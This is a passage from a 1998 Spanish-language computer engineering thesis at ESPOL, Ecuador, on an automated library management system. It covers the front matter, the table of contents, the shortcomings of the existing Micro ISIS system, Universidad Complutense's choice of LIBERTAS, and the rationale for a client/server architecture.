ESCUELA SUPERIOR POLITECNICA DEL LITORAL

FACULTAD DE INGENENIERIA EN ELECTRICIDAD Y COMPUTACIÓN

SISTEMA DE BIBLIOTECA DE LA ESPOL

TESIS DE GRADO

Previa a la obtención del Titulo de:

INGENIERO EN COMPUTACIÓN

Presentada por:
Dong Ping Tu Zhang
Dong Li Tu Zhang

GUAYAQUIL - ECUADOR
1998

AGRADECIMIENTO

AL DR. ENRIQUE PELÁEZ

Director de Tesis, por su ayuda y colaboración para la realización de este trabajo:

DECLARACION EXPRESA

"La responsabilidad por los hechos, ideas y doctrinas expuestos en esta tesis, me corresponden exclusivamente; y, el patrimonio intelectual de la misma, a la ESCUELA SUPERIOR POLITECNICA DEL LITORAL".

(Reglamento de Exámenes y Títulos profesionales de la ESPOL)

Dong ping Tu Zhang 屠冬萍
Nombre y firma del autor

Dong li Tu Zhang 屠冬莉
Nombre y firma del autor


TRIBUNAL

.....

Ing. Armando Altamirano
Presidente del Tribunal

.....

Dr. Enrique Peláez
Director de Tesis



.....

Ing. Adelaida Albán
Miembro principal del Tribunal

.....

Ing. Guido Caicedo
Miembro principal del Tribunal

INDICE GENERAL

	No. Pág
CAPITULO I ANTECEDENTES	
1.1 SISTEMA ACTUAL DE LA BIBLIOTECA DE ESPOL	1
1.2 SISTEMA DE BIBLIOTECA MODERNO	2
1.2.1 SISTEMA DE BIBLIOTECA EN OTRAS UNIVERSIDADES	2
1.2.2 BENEFICIO DE UN SISTEMA DE BIBLIOTECA MODERNO	7
1.3 OBJETIVOS DEL NUEVO SISTEMA DE BIBLIOTECA DE LA ESPOL	8
CAPITULO II FUNDAMENTOS Y JUSTIFICACIÓN PARA EL DESARROLLO DE ESTE SISTEMA BIBLIOTECARIO	
2.1 BIBLIOTECAS	10
2.1.1 ACTIVIDADES DE UNA BIBLIOTECA MODERNA	11
2.1.2 EL ROL DE LA BIBLIOTECA EN UNA COMUNIDAD UNIVERSITARIA	13
2.1.2.1 CATÁLOGOS	14
2.1.2.2 CONSULTAS EN LA SALA	15
2.1.2.3 PRÉSTAMO EN LA SALA DE CONSULTA Y A DOMICILIO	15
2.1.2.4 BÚSQUEDA EN LÍNEA A TRAVÉS DE REDES LOCALES E INTERNET	16
2.2 TECNOLOGÍA CLIENTE - SERVIDOR	16
2.2.1 POR QUÉ CLIENTE/SERVIDOR ?	16
2.2.2 ENTORNO ACTUAL DE LAS NUEVAS TECNOLOGÍAS	21
2.2.3 EL PAPEL DE LOS SISTEMAS DE INFORMACIÓN EN LA UNIVERSIDAD	22
2.2.4 COSTOS Y BENEFICISO DE UN AMBIENTE CLIENTE/SERVIDOR	25
2.2.5 IMPLICACIONES DEL MODELO CLIENTE / SERVIDOR	29
2.3 MÉTODOS DE BÚSQUEDA	36
2.3.1 BÚSQUEDAS INTELIGENTES	36
2.3.2 BÚSQUEDA QUE OFRECE LA BASE DE DATOS	39
2.4 LA RED INTERNET	42
CAPITULO III DISCUSIÓN SOBRE HERRAMIENTAS Y TECNOLOGÍAS A UTILIZAR	
3.1 MODELO CASCADA	48
3.1.1 VENTAJAS	49
3.1.2 DESVENTAJAS	49
3.2 MODELO DE DESARROLLO - PROTOTIPO	51
3.3 MODELO DE DESARROLLO - ORIENTADO POR PROCESO	53
3.4 MODELO DE DESARROLLO - ORIENTADO POR DATOS	54
3.5 MODELO DE DESARROLLO - ORIENTADO A OBJETOS	55
3.5.1 ANÁLISIS	55
3.5.1.1 MODELO DE CASO DE USO	55
3.5.1.2 MODELO DE OBJETOS DE ANÁLISIS	65
3.5.1.3 ANÁLISIS DE ESCENARIOS	72
3.5.1.4 ANÁLISIS DE DIAGRAMA DE INTERACCIÓN DE OBJETOS	80
3.5.1.5 ANÁLISIS DE MODELO DE ESTADOS	87
3.5.1.6 ANÁLISIS DE DESCRIPCIÓN DE CLASES	90
3.5.1.7 MODELO DE SUBSISTEMAS	95
3.5.2 DISEÑO	101
3.5.2.1 MODELO DE OBJETOS DE DISEÑO	101

3.5.2.2 DISEÑO DE ESCENARIOS 107
3.5.2.3 DISEÑO DE DIAGRAMAS DE INTERACCIÓN DE OBJETOS 115
3.5.2.4 DISEÑO DE MODELO DE ESTADOS 123
3.5.2.5 DESCRIPCIÓN DE CLASES DE DISEÑO 127
3.5.3 IMPLEMENTACION 131
3.5.3.1 RELACIONES 133
3.5.3.2 PROPIEDADES 134
3.5.3.3 MÉTODOS 135
3.5.3.4 ENCAPSULAMIENTO Y OCULTACIÓN 136
3.5.3.5 ORGANIZACIÓN DE LOS OBJETOS 137
3.5.3.6 POLIMORFISMO 139
3.6 NET.DATA 139
3.7 VISUALAGE FOR SMALLTALK 142
3.8 LOTUS NOTES 144
3.8.1 DESARROLLO DE SITIOS WEB 146

CAPITULO IV ANÁLISIS Y DISEÑO DE LA APLICACIÓN
4.1 REQUERIMIENTOS DEL SISTEMA 149
4.2 MODELO DE ANÁLISIS 159
4.3 CASOS DE USO 160
4.3.1 LISTAS DE CASOS DE USO 160
4.3.2 DOCUMENTACION DE CASOS DE USO 160
4.3.2.1 INGRESO DE UN LIBRO 160
4.3.2.2 CLASIFICACIÓN DE UN LIBRO 161
4.3.2.3 ELABORACIÓN DE UNA HOJA DE RUTA 162
4.3.2.4 CAMBIO DE ESTADO DE UN LIBRO 164
4.3.2.5 PRESTÁMO DE UN LIBRO 164
4.3.2.6 DEVOLUCIÓN DE UN LIBRO 165
4.3.2.7 PAGO DE MULTA DE UN LIBRO 166
4.3.2.8 ANULACIÓN DE CAMBIO DE ESTADO DE UN LIBRO 166
4.3.2.9 ANULACIÓN DE UNA HOJA DE RUTA 167
4.4 DIAGRAMAS DE CASOS DE USO 168
4.5 ESCENARIOS DE CASOS DE USO 173
4.5.1 LISTA DE ESCENARIOS 173
4.6 MODELO ESTATICO DE ANALISIS 178
4.7 PLAN DE PRUEBA 179
4.8 LAYOUTS 182
4.9 MODELO ESTATICO DE DISEÑO 184
4.10 DIAGRAMA DE ESTADO INICIAL-FINAL 185
4.11 MODELO DINAMICO DE DISEÑO 186
4.12 TARJETAS CRC 186
4.13 ESPECIFICACIONES DE CLASE 195
4.14 DISEÑO DE MÁQUINA DE BÚSQUEDA 208
4.15 GLOSARIO 211

CAPITULO V IMPLEMENTACION
5.1 CONSULTA EN LÍNEA 213
5.1.1 MÁQUINA DE BÚSQUEDA 213

5.1.2 ANUNCIO DE DISPONIBILIDAD 216
5.1.3 IMPLEMENTACIÓN 218
5.2 CONTROL DE LISTA DE ESPERA 223
5.2.1 PRIORIDAD PARA LA LISTA DE ESPERA 223
5.2.2 ACTUALIZACIÓN DE LISTA DE ESPERA 224
5.2.3 CONTROL DE TAMAÑO DE LA BASE DE CORREO DE WEBMASTER 225
5.3 CÓDIGOS DE BARRA 225
5.3.1 QUE ES CÓDIGO DE BARRAS 225
5.3.2 POR QUE CÓDIGO DE BARRAS 227

CAPITULO VI SEGURIDADES
6.1 SEGURIDAD DE DATOS 230
6.2 SEGURIDAD DE CGI 230

CAPITULO V11 CONCLUSIONES Y RECOMENDACIONES
7.1 RECOMENDACIONES
7.1.1 RECOMENDACIONES DE UN SISTEMA DE BIBLIOTECA
7.1.2 RECOMENDACIONES PARA LOS PROGRAMAS CGI
7.2 CONCLUSIONES
7.2.1 EL PERSONAL BIBIOTECARIO: UNA NUEVA FORMA DE TRABAJAR
7.2.2 IMPACTO DE LA AUTOMATIZACIÓN EN LOS USUARIOS
7.2.3 IMPACTO DE LA AUTOMATIZACIÓN DE LA BIBLIOTECA

ANEXO MANUAL DE USUARIO
1 SISTEMA
1.1CAMBIAR CONTRASEÑA
1.2 CAMBIAR DE USUARIO
1.3 SALIR
2 PROCESOS INTERNOS
2.1 INGRESO DE DOCUMENTOS BIBLIOGRÁFICOS
2.2 CLASIFICACIÓN DE DOCUMENTO BIBLIOGRÁFICO
2.3 CONTROL DE DAÑO
2.4 HOJA DE RUTA
2.4.1 HOJAS GENERALES
2.4.2 PROCESO DE HOJAS
2.4.2.1 APROBACIÓN DE BAJA
2.4.2.2 BAJA
2.4.2.3 CLASIFICACIÓN
3 PRESTAMOS Y CIRCULACIÓN
3.1 PRESTAMOS/DEVOLUCIÓN
3.1.1 PRESTAMOS
3.1.2 DEVOLUCIÓN
3.1.3 PAGO DE MULTA
3.2 IMPRESIÓN DE PÁGINAS
3.2.1COBROS POR IMPRESIÓN
3.2.2 CONTROL DE IMPRESIÓN
3.3 REIMPRESIÓN DE TALONARIO
3.4 CERTIFICADO DE NO ADEUDAR A LA BIBLIOTECA

CAPITULO I ANTECEDENTES

1.1 SISTEMA ACTUAL DE LA BIBLIOTECA DE LA ESPOL

El sistema que se usa actualmente en la biblioteca de la ESPOL está basado en el sistema Micro ISIS [1], que tiene una interface con el usuario en modo texto, cuando un bibliotecario quiere realizar la recuperación (búsqueda) de algún libro, requiere construir una expresión lógica muy compleja, con operadores booleanos, por lo tanto, el bibliotecario necesita un entrenamiento previo en como construir expresiones booleanas antes de la utilización de este sistema. El sistema Micro ISIS tampoco tiene control de circulación de los libros, es decir no controla el proceso de prestamos/devolución, no rastrea todos los movimientos que tenga un libro en particular, no está integrado con el sistema académico de la ESPOL, ni hay manera de calcular o aplicar multas a los usuarios de la Biblioteca. En cuanto a la consulta pública de las bibliografías que ofrece la Biblioteca, actualmente no hay ninguna, el usuario tiene que ir personalmente a la biblioteca para averiguar los libros de interés por medio de un bibliotecario o revisar manualmente las fichas bibliográficas que están en la planta baja. El sistema Micro ISIS es simplemente un programa que permite construir una base de datos muy primitiva y ofrece unas funciones de búsqueda muy limitadas. Y la mayor desventaja de sistema es que resulta muy limitado y difícil de manejar. En general con los sistemas de información

que nos rodean hoy en día, ya estamos acostumbrados a las interfaces gráficas, a manejar botones, menúes, íconos, etc., y el usuario esta ya familiarizado con el concepto de "What you see is what you get", esto es que el sistema ofrezca información y se comporte lo más cercano a la realidad. Aparte de cumplir con todos los requerimientos funcionales y operacionales que es para usuario, también es importante que sea fácil de manejar, sin requerir un extenso entrenamiento previo.

1.2 SISTEMA DE BIBLIOTECA MODERNO

1.2.1 SISTEMA DE BIBLIOTECA EN OTRAS UNIVERSIDADES

La idea de establecer un sistema automatizado de gestión comenzó de hace mucho tiempo en la biblioteca de la Universidad Complutense (UCM) donde uitlizaba el sistema Dobis/Libis que era el sistema más extendido en las bibliotecas universitarias españolas , lo que, en principio, representaba ventajas considerables; pero en contrapartida, existía el problema de que no era compatible con el servidor VAX 9000, del que disponía la Universidad.

De adoptar este sistema, ello exigiría una considerable inversión adicional en la compra de un equipo IBM. En contrapartida, en algunos planes iniciales se llegó a

recomendar, de forma preliminar, el Sistema PALS , utilizado en diversas universidades norteamericanas, y también implantado en algunas españolas. Este, más "amigable" que el anterior.

Bajo estas consideraciones, la opción tomada fue la más razonable: apartándose de todos los posibles juicios a priori, se decidió abrir un concurso abierto a todo tipo de posibles ofertas, que tenían que cumplir con una serie de especificaciones.

Para estas especificaciones, se partió de la base de un primer proyecto, elaborado por la Facultad de Ciencias Económicas y la de Geografía e Historia, y de los contactos iniciados con diferentes empresas.

Con todo ello, se elaboró un pliego de especificaciones técnicas , de acuerdo con los requerimientos técnicos, informáticos y bibliotecarios,necesarios para la adopción de un sistema, las ofertas se refirieran a todos los módulos de los sistemas integrados para la biblioteca.

En septiembre de 1990 [2] se cerró el plazo de recepción de ofertas, entre las que una Comisión, integrada por los Servicios Informáticos de la UCM, la Dirección de la biblioteca, los directores de ambos centros y los Decanos y Vicedecanos de las Facultades , habría de seleccionar el sistema que debía ser implantado.

Concurrieron al concurso las siguientes ofertas de empresas suministradoras :

- SLS (Information System) Ltd., que presentaba el programa LIBERTAS , con equipo Digital.
- HP & VTLS , que presentaba el programa VTLS , Virginia Tech Library System, con equipo Hewlett Packard.
- UNISYS & PALS , que presentaba el programa PALS , con equipo UNISYS UNIX.
- IBM & BRS , que presentaba el programa ABSYS , con equipo IBM.
- HP & BRS , que presentaba el programa ABSYS , con equipo Hewlett Packard.
- DIGITAL & BRS , que presentaba el programa ABSYS , con equipo Digital.
- FUJITSU & BRS , que presentaba el programa ABSYS , con equipo Fujitsu.
- SABINI & DATA GENERAL , que presentaba el programa SABINI , con equipo Data General.
- UNIVERSITY CENTER , que presentaba el programa BIBLIO-TECH III , con equipo Apple-Macintosh.

La opción elegida fue el programa **LIBERTAS de SLS** (Information System) Ltd. con equipo DIGITAL .La elección de **LIBERTAS** ,obedeció tanto a razones de índole técnico-bibliotecaria como a razones asociadas al soporte informático . Como programa para la gestión automatizada de bibliotecas, **LIBERTAS** fue considerado el programa más completo de los presentados.

El programa libertas: **LIBERTAS** es un sistema integrado de gestión de bibliotecas diseñado desde el principio para su uso en bibliotecas distintas, que tengan estructuras de funcionamiento diferentes, según la naturaleza de su organización o tradición.

Para cumplir con todos estos requisitos diferenciados y proporcionar al mismo tiempo un sistema único centralizado,mantenible y fiable, **LIBERTAS** incorpora un conjunto de parámetros opcionales, que cada biblioteca puede establecer según sus necesidades.

Los parámetros de **LIBERTAS** se pueden cambiar de forma que **LIBERTAS** opere de forma ajustada a las necesidades de cada biblioteca. Todas las funciones más importantes de **LIBERTAS** pueden ser especificadas por los usuarios, a través de la selección de parámetros, con el fin de satisfacer sus propias necesidades.

Las áreas cubiertas por estos parámetros son:

- Adquisiciones
- Catalogación
- Circulación
- Préstamo Interbibliotecario
- Servicios externos (acceso a redes y sistemas remotos)
- Control de Sistema
- Noticias bibliotecarias
- Información sobre la gestión.

En el caso concreto de UCM, la vía para alcanzar estos objetivos básicos de la automatización estaba clara: se trataba de implantar en la biblioteca un programa de acción global, que contemplara la automatización de todas las gestiones bibliotecarias: la adquisición, la catalogación y la circulación, tanto para libros de texto como para el resto de materiales, y que facilitara la difusión y el acceso a la información, mediante la conexión con otras bases de datos y el acceso en línea al propio catálogo, que finalmente debería ser un catálogo unificado de todos los fondos de consulta de la Universidad.

Las motivaciones precisas que, desde el principio, se formularon para el plan de automatización pueden resumirse en las siguientes:

- La mejora de la eficacia del proceso.
- La mejora en la información administrativa y para la gestión.
- Una disminución importante en los costos por unidad catalogada, que se estimaba en un 33% [2].
- Un incremento de la productividad del personal, que podría acercarse al 50% [2].
- El establecimiento de un marco favorable para la cooperación y la concentración de recursos.

1.2.2 BENEFICIOS DE UN SISTEMA DE BIBLIOTECA MODERNO

La ESPOL busca contar con un centro de información bibliotecaria, en el cual sea posible encontrar no sólo libros de texto sino también informes de investigaciones, resúmenes, reportes de casos y diversa literatura relacionada con estudios que se llevan a cabo en las diversas Unidades Académicas de la Universidad y del mundo.

BENEFICIOS:

- Promover el análisis, divulgación e intercambio de trabajos científicos propios y originales de la ESPOL en Internet, con fines de estudio, docencia e investigación

- Ofrecer a la comunidad universitaria el espacio para cultivar relaciones con otros universidades, asociaciones científicas, institutos y otros, tanto nacionales como internacionales, a través de la publicación de trabajos científicos.
- Estimular el desarrollo de valores ligados a la investigación científica.
- Mantener una comunicación activa con los usuarios que consulten el material publicado, por medio del correo electrónico

1.3 OBJETIVOS DEL NUEVO SISTEMA DE BIBLIOTECA DE LA ESPOL

La implementación del sistema de administración bibliotecaria de la ESPOL busca los siguientes objetivos:

1. Un sistema diseñado para el personal administrativo de la Biblioteca integrado con el sistema académico para automatizar el control de inventario y las actividades de la Biblioteca tales como:

    1.1 El proceso de ingreso, proceso técnico (asignación de clasificación y campos temáticos a los libros), la circulación (prestamos/devolución)

    1.2 Realizar las consultas o recuperar información de los libros según diferentes criterios

1.3 Permitir presentar un reporte de todos los movimientos que ha tenido un libro en particular tales como proceso de inventario, proceso técnico, prestamos/devolución, dado de baja etc. en formato de hoja de ruta

1.4 Poder aplicar una multa a los usuarios si no devuelven el libro a tiempo

1.5 Poder calcular el valor que debe pagar si el usuario pierde el libro

1.6 Poder verificar si un usuario en particular tiene deuda con la Biblioteca

1.7 Permitir elaborar una variedad de reportes sobre el inventario

2. Un sistema diseñado para el publico en general para realizar consultas sobre los libros en la Biblioteca,

2.1 que permita realizar una seric de consultas según diferentes criterios, a través de la red de ESPOL y en un ambiente conocido como página Web,

2.2 que permita automatizar a través del correo electrónico anunciar la disponibilidad de los recursos de consulta.

CAPITULO II FUNDAMENTOS Y JUSTIFICACIÓN PARA EL DESARROLLO DE ESTE SISTEMA BIBLIOTECARIO

2.1 BIBLIOTECAS

Desde hace mucho tiempo, la técnica ha cooperado con las bibliotecas para mejorar los servicios que éstas prestan. A finales del Siglo XIX, la introducción de la máquina de escribir en la biblioteca fue una verdadera revolución. En los últimos años, la automatización se ha convertido en una fuente potencial de cambios de una magnitud inusitada. El impacto de la informática sobre la biblioteconomía se ha convertido en un tema importante para las conferencias de bibliotecarios y la literatura profesional. Sin embargo, y más allá de fabulaciones acerca de una futura biblioteca electrónica vacía de papel, lo cierto es que el uso que se dé a la automatización es crucial para su éxito o fracaso. Y ello depende de una planificación adecuada, que parta de unos objetivos muy claros y tenga en cuenta las disponibilidades presentes de recursos y las tendencias futuras más probables, tanto en lo que se refiere a las posibilidades de ampliación de los mismos, como a las demandas de la comunidad a la que sirve.

Existen muchas razones por las que el director de una biblioteca podría pensar en la instalación de un sistema automatizado. La más obvia es que el actual sistema manual

plantea complejidades administrativas, y tanto el conocimiento como la experiencia enseñan al bibliotecario que éstos se podrían resolver con la automatización. Sin embargo, se solicitan cada vez con mayor frecuencia estos sistemas para ampliar los servicios automatizados ya sea en funcionamiento o para sustituir los sistemas existentes que han dejado de ser útiles. También se ha generalizado que los usuarios de la biblioteca demanden servicios automatizados, en particular para la recuperación de la información, entre los que se incluyen los catálogos de acceso público en línea.

De acuerdo con estas observaciones, existen dos razones fundamentales para emprender el proceso de automatización de una biblioteca:

- Conseguir una mayor productividad, sacando el máximo rendimiento a la realización de las tareas tradicionales y estar en capacidad de hacer frente a la llamada "explosión documental".
- Definir de nuevo las funciones bibliotecarias, al potenciar su función de comunicación, para convertir a la biblioteca en un centro neurálgico, desde el cual se difunde el bien más valioso de la sociedad post-industrial: la información.

2.1.1 ACTIVIDADES DE UNA BIBLIOTECA MODERNA

El término "biblioteca moderna" se utiliza para designar a las bibliotecas que proporcionan servicios tradicionales y disponen también de nuevos servicios y tecnologías - como es el caso de la mayor parte de las bibliotecas universitarias.

El propósito, antes de realizar la automatización es, analizar lo que deben hacer las bibliotecas para adaptar sus servicios tradicionales y ofrecer los nuevos en respuesta a las necesidades de sus usuarios en el contexto de la sociedad de la información. Para aprovechar su potencial, las bibliotecas deben por tanto elaborar planes estratégicos para desarrollar nuevas actitudes, así como servicios nuevos y ampliados de cara a los usuarios actuales. Es necesario un fuerte apoyo a la formación, a la educación y a la introducción de las nuevas tecnologías.

La biblioteca moderna ofrece:

- acceso a los documentos cualquiera sea su origen,
- préstamo de materiales impresos y de multimedia,
- acceso a redes y apoyo a la navegación en red y a la localización de la información,
- oportunidades de educación y de formación,
- servicios de acceso a los documentos.

En el futuro la biblioteca tendrá acceso a catálogos colectivos para el préstamo entre bibliotecas y, con el tiempo, formará parte de una red de bibliotecas a nivel internacional; cooperará estrechamente con otras instituciones educativas, funcionará como proveedor de información para la comunidad; y ofrecerá servicios especiales a diversos grupos de usuarios, desde información empresarial hasta servicios para minorías étnicas y personas con deficiencias visuales. La biblioteca local se desarrollará según las necesidades locales. En una región determinada podrá haber bibliotecas muy diversas, pero, como consecuencia de la coordinación, será posible establecer una gama completa de servicios de biblioteca en el área que cubran.

2.1.2 EL ROL DE LA BIBLIOTECA EN UNA COMUNIDAD UNIVERSITARIA

El rol de la biblioteca en una comunidad universitaria es:

- forma parte de una visión más amplia de la biblioteca universitaria como institución que desempeña varios papeles claves en el desarrollo de la comunidad universiatria,
- colaboración activa en el mantenimiento de la democracia, al proporcionar un acceso sin cortapistas a todos los materiales publicados,
- apoyo a la educación y del aprendizaje a varios niveles, al proporcionar la materia prima del conocimento,

- función de centro local de tecnología de información, al proporcionar acceso al hardware, a las redes, y a la información, ofreciendo así a los universitarios una oportunidad de utilizar tecnologías nuevas y de amplia aplicación, y también institución cultural

2.1.2.1 CATALOGOS

1.Catálogo en fichas

Aquellas Bibliotecas cuyos catálogos no están completamente automatizados disponen de catálogos en ficha de los fondos depositados en ellas y de los que se encuentran en los departamentos de sus centros correspondientes.

Estos catálogos pueden estar ordenados por diversos criterios: alfabético de autores y obras anónimas, títulos, alfabético de materias, sistemático por la Clasificación Decimal Universal.

Los catálogos pueden estar divididos según el tipo de documento que recojan (monografías, publicaciones periódicas, vídeos, carteles, etc.)

2.Catálogo automatizado

En este tipo de catalogo, los fondos bibliográficos están ya automatizados. Desde cualquier de terminal y desde cualquier lugar se puede consultar el catálogo en linea, con independencia donde estén localizados los libros. El acceso al catálogo también es posible a través de Internet.

El sistema automatizado permite la búsqueda de la información desde distintos puntos de acceso: por autores, títulos, materias, etc.

2.1.2.2 CONSULTA EN LA SALA

La Biblioteca dispone de salas para consultar los fondos bibliográficos de la propia Biblioteca, y fondos de características especiales (fondo antiguo, publicaciones periódicas, videos, etc...).

2.1.2.3 PRÉSTAMO EN LA SALA DE CONSULTA Y A DOMICILIO

Los fondos bibliográficos pueden consultarse en las salas de lectura . Así mismo, hay establecidas normas la Biblioteca para que los usuarios puedan retirar obras depositadas en dicha Biblioteca.

En las Bibliotecas en las que el préstamo está automatizado con el módulo de préstamo. El carnet de estudiante de la Universidad es el utilizado para acceder a este servicio.

2.1.2.4 BÚSQUEDAS EN LÍNEA A TRAVÉS DE LAS REDES LOCALES E INTERNET

Este servicio se refiere al acceso que ofrece la Biblioteca, mediante redes de telecomunicaciones, a bases de datos bibliográficas que la Biblioteca no posee.

Para utilizar este Servicio, el usuario ingresará los datos de la búsqueda: título, tema, autor de los documentos originales que desea recuperar, tipo de materia de la información, etc.

2.2 TECNOLOGÍA CLIENTE-SERVIDOR

2.2.1 POR QUÉ CLIENTE/SERVIDOR ?

El término Cliente/Servidor se utiliza frecuentemente como sinónimo de Proceso Cooperativo o Proceso Distribuido, es decir, distribución de aplicaciones y/o datos en

una red de ordenadores. En este sentido, no es nada nuevo. Los bancos, por ejemplo, comenzaron a distribuir aplicaciones a principios de los años 70 [3] ; la necesidad de una constante disponibilidad de información a nivel de sucursales para atender a los clientes independientemente de la disponibilidad de la red y del ordenador central, llevó a la incorporación de aplicaciones en las que las funciones y los datos se distribuian entre el sistema central y los procesadores inteligentes instalados en las sucursales.

¿Cómo era antes? Las aplicaciones se desarrollaban de tal manera que la distribución de las funciones y datos quedaba implícita en el diseño y código del programa, y en las comunicaciones entre las aplicaciones. Esto dio como resultado unas aplicaciones distribuidas de forma cooperativa con una estructura muy rígida. Ni las funciones ni los datos podían redistribuirse sin modificaciones o rediseño sustanciales, y las aplicaciones estaban estrechamente vinculadas al sistema para el que habían sido desarrolladas. La mayoría de estas aplicaciones se desarrollaron verticalmente, es decir, programas y datos estaban asociados biunívocamente y los datos no se veían de una manera global desde aplicaciones diferentes, sino como parte integral de la aplicación. En muchas ocasiones, el solapamiento, la duplicación, y la reduncancia de información se convirtieron en defectos comunes.

¿Qué es nuevo? Los computadores personales y los paquetes de software de aplicaciones proliferan comercialmente. Estos computadores, también conocidos como estaciones de trabajo programables, están conectados a las Redes de Area Local (LAN), mediante las cuales, los grupos de usuarios y profesionales comparten aplicaciones y datos. Las nuevas tecnologías de distribución de funciones y datos en una red permiten desarrollar aplicaciones distribuidas de una manera transparente, de forma que múltiples procesadores puedan ejecutar partes distintas de una aplicación. Si las funciones de la aplicación están diseñadas adecuadamente, se pueden mover de un procesador a otro sin modificaciones, y sin necesidad de retocar los programas que las invocan. Si se elige una adecuada infraestructura de sistemas distribuidos y de herramientas de desarrollo, las aplicaciones resultantes podrán trasladarse entre plataformas de distintos proveedores.

Aunque inicialmente fueron los propios usuarios quienes impulsaron esta nueva tecnología, la situación ha cambiado drásticamente. Hoy en día, el modelo Cliente/Servidor se considera clave para abordar las necesidaes de las empresas. El proceso distribuido se reconoce actualmente como el nuevo paradigma de sistemas de información, en contraste con los sistemas independientes. Este cambio fundamental ha surgido como consecuencia de importantes factores (negocio, tecnología, proveedores, etc), y se apoya en la existencia de una gran variedad de aplicaciones estándar y

herramientas de desarrollo fáciles de usar que soportan un entorno informático distribuido.

Si la organización de los Sistemas de Información (SI) no es capaz de reaccionar ante esta nueva demanda, es probable que los departamentos incorporen soluciones independientes fuera del control del centro de computo. Es obvio que la proliferación de soluciones departamentales independientes desembocará en un caos. Por lo tanto, se necesita de una amplia infraestructura informática a nivel de Institución que sirva de base a los departamentos para construir sus propias soluciones.

Esta infraestructura no se debe implantar simplemente por razones de tecnología o de moda. Deberá utilizarse para desarrollar o rediseñar aplicaciones que soporten los objetivos de negocio de la institución o los potencien. Pero la migración de aplicaciones ya existentes sin modificar su funcionalidad, puede acarrear costos sustanciales y no producir los beneficios deseados.

Las condiciones que pueden aconsejar la implantación del modelo Cliente/Servidor en una institución son:

- Cambios estructurales y organizativos
- Cambios en los organigramas, con mayor delegación en personas y departamentos.
- Respuesta a la dinámica del mercado.
- Cambio en los procesos de negocio.

La situación está cambiando: de una época anterior de masiva producción industrial, estamos pasando a otra de ajustada adaptación a la demanda. La capacidad de aproximación de los productos y servicios a la medida de las necesidades del usuario exige diseñarlos, producirlos y suministrarlos con rapidez y mínimos costos.

Las razones que impulsan el crecimiento de las aplicaciones Cliente/Servidor son:

- La demanda de sistemas más fáciles de usar, que contribuyan a una mayor productividad y calidad.
- El precio/rendimiento de las estaciones de trabajo y de los servidores.
- La creciente necesidad de acceso a la información para tomar decisiones y de soportar los procesos mediante unas aplicaciones más ajustadas a la estructura organizativa de la institución, que permitan realizar las operaciones de forma más natural.
- La utilización de nuevas tecnologías y herramientas de alta productividad más aptas para la dinámica del mercado.

2.2.2 ENTORNO ACTUAL DE LAS NUEVAS TECNOLOGÍAS

En los años setenta y principios de los ochenta era frecuente construir el organigrama de una institución y los procesos en función de la capacidad de los computadores.

Los grandes ordenadores eran caros, y el proceso transaccional estaba soportado básicamente por terminales no programables. Con la llegada de las estaciones de trabajo programables y la gran disponibilidad de software de productividad personal, las funciones que antes se situaban en el ordenador central pueden ahora realizarse donde tienen lugar los procesos de negocio que las utilizan.

Los ciclos de vida de las tecnologías se acortan y cada día aparecen otras nuevas. Los ejemplos son innumerables. Las Interfaces Gráficas de Usuario (GUI, Graphical User Interface), que aportaron cambios revolucionarios a las aplicaciones basadas en estaciones de trabajo, están cediendo su hegemonía a interfaces de usuario totalmente Orientadas a Objetos (OOUI, Object Oriented User Interface). Ahora, seleccionando y arrastrando objetos que representan el entorno de trabajo real, el usuario se convierte, de hecho, en parte de la aplicación. Multimedia es otra tecnología clave que pronto se convertirá en el estándar para interaccionar con un ordenador mediante voz e imágenes.

Adicionalmente, nace una acusada tendencia a utilizar soluciones de sistemas abiertos. La mayoría de los proveedores anuncia que sus productos son abiertos, que permiten acceder a aplicaciones y datos independientemente del sistema operativo y del protocolo de red, y que soportan sistemas heterogéneos de diversos proveedores.

En un entorno como el descrito anteriormente, Cliente/Servidor proporciona un marco integrador para las tecnologías emergentes, apoyándose en la experiencia y conocimientos de usuarios y profesionales informáticos y haciendo uso de nuevas aplicaciones estándar o de desarrollo propio.

En cuanto al software de aplicaciones y herramientas disponibles, existe una tendencia creciente a comprar, en vez de desarrollar aplicaciones. El software disponible y las sofisticadas herramientas de usuario final fomentan las soluciones departamentales sencillas y fáciles de instalar.

2.2.3 EL PAPEL DE LOS SISTEMAS DE INFORMACION EN LA UNIVERSIDAD

La creciente autonomía de los departamentos de las instituciones es un hecho determinante que incide en la forma de actuar de los departamentos de informática. Está disminuyendo la dependencia de los programadores, ante la evidencia de que muchas soluciones se implantan sin su intervención. El "outsourcing" erosiona todavía más la posición de privilegio tradicional de las organizaciones de proceso de datos.

La nueva generación de profesionales informáticos está abierta al uso de nuevas herramientas de desarrollo y lenguajes que se presten a la implantación de aplicaciones Cliente/Servidor, con frecuencia olvidando las metodologías de desarrollo más formales y estructuradas del pasado. Están disponibles sofisticadas herramientas que soportan el desarrollo de interfaces gráficas de usuario (GUI) y lenguajes orientados a objetos, y se ofrecen entornos de desarrollo para la implantación de las aplicaciones comerciales. El desarrollo de prototipos que se realizan en colaboración con los usuarios, se ha convertido ya en parte integral del desarrollo de aplicaciones Cliente/Servidor.

Por otra parte, los departamentos y grupos de usuarios eligen aplicaciones estándar disponibles comercialmente. Frecuentemente, las aplicaciones también imponen una plataforma de ejecución. Como los usuarios normalmente se centran en las aplicaciones,

los aspectos de plataformas de sistema y aplicaciones, integración de aplicaciones y gestión de sistemas se descuidan muy frecuentemente.

Como resultado, el centro de computo tiene que hacer frente a tareas que anteriormente caían dentro del ámbito de los proveedores. Ahora sus responsabilidades incluyen:

- Soporte de la gestión empresarial.
- Selección de estándares y tecnologías de información.
- Creación de una infraestructura Cliente/Servidor.
- Desarrollo de aplicaciones corporativas.
- Integración de aplicaciones.

Es importante que las infraestructuras resultantes, estándares, arquitecturas y principios de diseño estén soportados, no sólo por la dirección, sino también por los departamentos y los usuarios.

Con frecuencia, los profesionales de Sistemas de Información suelen ser reacios a pasar a Cliente/Servidor, porque piensan que es un área arriesgada y todavía inmadura. El peligro es que fácilmente pueden quedarse atrás respecto a la competencia que están

rediseñando sus procesos de negocio y adoptando el modelo Cliente/Servidor y sistemas abiertos. Los departamentos de Sistemas de Información que no entren en esta dinámica perderán el control. La proliferación de soluciones departamentales para salir del paso, fuera del ámbito de la estructura corporativa, puede resultar muy costosa y conducir a una situación caótica.

2.2.4 COSTOS Y BENEFICIOS DE UN AMBIENTE CLIENTE/SERVIDOR

